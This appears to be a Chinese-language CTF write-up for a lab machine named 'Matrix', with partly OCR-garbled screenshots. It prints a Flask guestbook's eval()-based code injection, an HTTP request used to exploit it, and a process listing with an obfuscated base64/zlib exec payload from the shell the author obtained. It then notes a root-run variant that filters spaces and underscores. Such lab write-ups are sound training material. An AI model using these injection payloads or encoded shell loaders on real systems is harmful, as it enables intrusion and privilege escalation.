
Matrix

在这这个的时候输入单引号 报错




很明显有个 eval 代码注入,


```
else:
         message_type = request.form['type'][:1] # 获取留言类型
         user_message = request.form['msg'] # 获取用户留言内容
         username = "Guest" # 默认用户名为 Guest
         result = dynamic_execute(message_type, user_message) # 动态执行用户输入的内容
         return render_template('message.html', msg=result, status=f'{username},留言成功')
 # 检查用户输入的安全性
  def is_safe_input(command):
     blacklist = [
File "/home/anjv/Ne0_backup/main.py", line 26, in dynamic_execute
 # 动态执行字符串表达式的函数(可能存在安全风险)
  def dynamic_execute(type_str, expression):
     command = "%s'%s' "%(type_str, expression) # 拼接出要执行的命令
     print(command)
     return eval(command) # 执行拼接后的命令
 # 随机返回一个字符串(可能是某种混淆手段)
  def get_random_string():
     candidates = ['class', '+', 'getitem', 'request', 'args', 'subclasses', 'builtins', '{', '}']
     return choice (candidates)
 File "<string>", line 1
   u',
SyntaxError: EOF while scanning triple-quoted string literal
```

上面的 υ''' 就是 unicode 的第一个字符,这里很容易想到 python 的字符串格式化 f'{code}'

```
text/html,application/xhtml+xml,application/xml;c
e/webp,image/apng,*/*;q=0.8,application/signed-e>
10 Referer: http://192.168.31.214:5000/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=
13 Cookie: username=builtins
14 Connection: keep-alive
15
16 msg=''&type=unicode
```

直接弹shell





进去之后可以看到 root 也启动了一个,在 127.0.0.1:8000 源码在当前目录

```
0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
 message+
               325
                    0.0 0.1
                                7836
                                       3728
                                                            01:46
                                                                     0:00 /usr/sbin/rsyslogd -n -iNONE
                    0.0
                                                       Ssl
                         0.1 222784
                                       4008
                                                            01:46
root
               327
336
                                                                     0:00 /lib/systemd/systemd-logind
0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhc
root
                    0.0 0.3
                               22280
                                       7192 ?
                                                       Ss
                                                            01:46
                    0.0
                                       5700
                                                       Ss
                                                            01:46
 root
                         0.2
                                9588
                                                                     0:00 /usr/bin/python3 /home/anjv/Ne0_backup/main.py
0:00 /usr/bin/python3 /root/Ne0_jiagu_8000_backup/main.py
               345
346
368
384
                   0.0 1.9
anjv
                               94040 39708 ?
                                                       Ss
                                                            01:46
                    0.0
                         1.9
root
                               94052 39752 ?
                                                       Ss
                                                            01:46
                                                                     0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
                    0.0 0.0
 root
                               5840 1616 tty1
                                                       Ss+
                                                            01:46
                    0.0 0.3 13288
 root
                                      7092 ?
                                                       Ss
                                                            01:46
               398
420
                   0.0 1.0 108880 21308 ?
                                                                     0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
 root
                                                       Ssl
                                                            01:46
               472 0.1 1.9 167840 39492 ?
                                                            01:46
                                                                     0:00 /usr/bin/python3 /root/Ne0_jiagu_8000_backup/main.py
 root
                    0.1 2.1 399916 43412 ?
0.0 0.5 254036 11376 ?
0.0 0.5 254036 11376 ?
                                                                     ซิ:ซิซิ /usr/bin/python3 /nome/anjv/พิยซิ_backup/main.py
 anjv
 www-data
               484
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
               485
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
                    0.0 0.5 254036 11376 ?
 www-data
               486
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
               487
                    0.0 0.6 254448 13264
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
 www-data
               488
                    0.0 0.5 254052 11376 ?
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
               509
                         0.5 254036 11376
                                                            01:46
                                                                     0:00 /usr/sbin/apache2 -k start
 www-data
                                                                     0:00 [kworker/0:0-ata_sff]
               547
                                                            01:51
 root
                    0.0 0.0
                    0.0 0.1
                                6740
                                                            01:53
                                                                     0:00 /usr/bin/bash
anjv
                                                                     0:00 /usr/bin/python3 -Wignore -c import base64,zlib;exec(zlib.decompress(base64.b64decode("eNqVWV9v40Y0f5Y+xaz7YKmr1SZpUR
                    0.4 0.5 16788 10280 ?
                                                            01:53
anjv
                                7084 3740 pts/0
               598
                    0.0 0.1
                                                            01:53
                                                                     0:00 /usr/bin/bash -i
anjv
               603
                    0.0 0.1 11696 3144 pts/0
                                                            01:53
                                                                     0:00 ps aux
anjv
 anjv@Matrix:~/Ne@
                    _backup$ ls
Archives.py flask_uwsgi.py guestbook.dat.db main.py __pycache__ requirements.txt static templates anjv@Matrix:~/NeO_backup$ cd ..
anjv@Matrix:~$ ls
Ne0_backup Ne0_j
anjv@Matrix:-$
                                           user.txt
要将输入定向到该虚拟机,请在虚拟机内部单击或按 Ctrl+G。
```

就是把空格和 _ 移除, 没多大区别

```
user_message = user_message.replace(' ', '').replace('_', '') # 移除空格和下划线 result = dynamic_execute(message_type, user_message) # 动态执行用户输入的内容 return render_template('message.html', msg=result, status=f'{username},留盲成功')
查用户输入的安全性
```

我这里选择直接读文件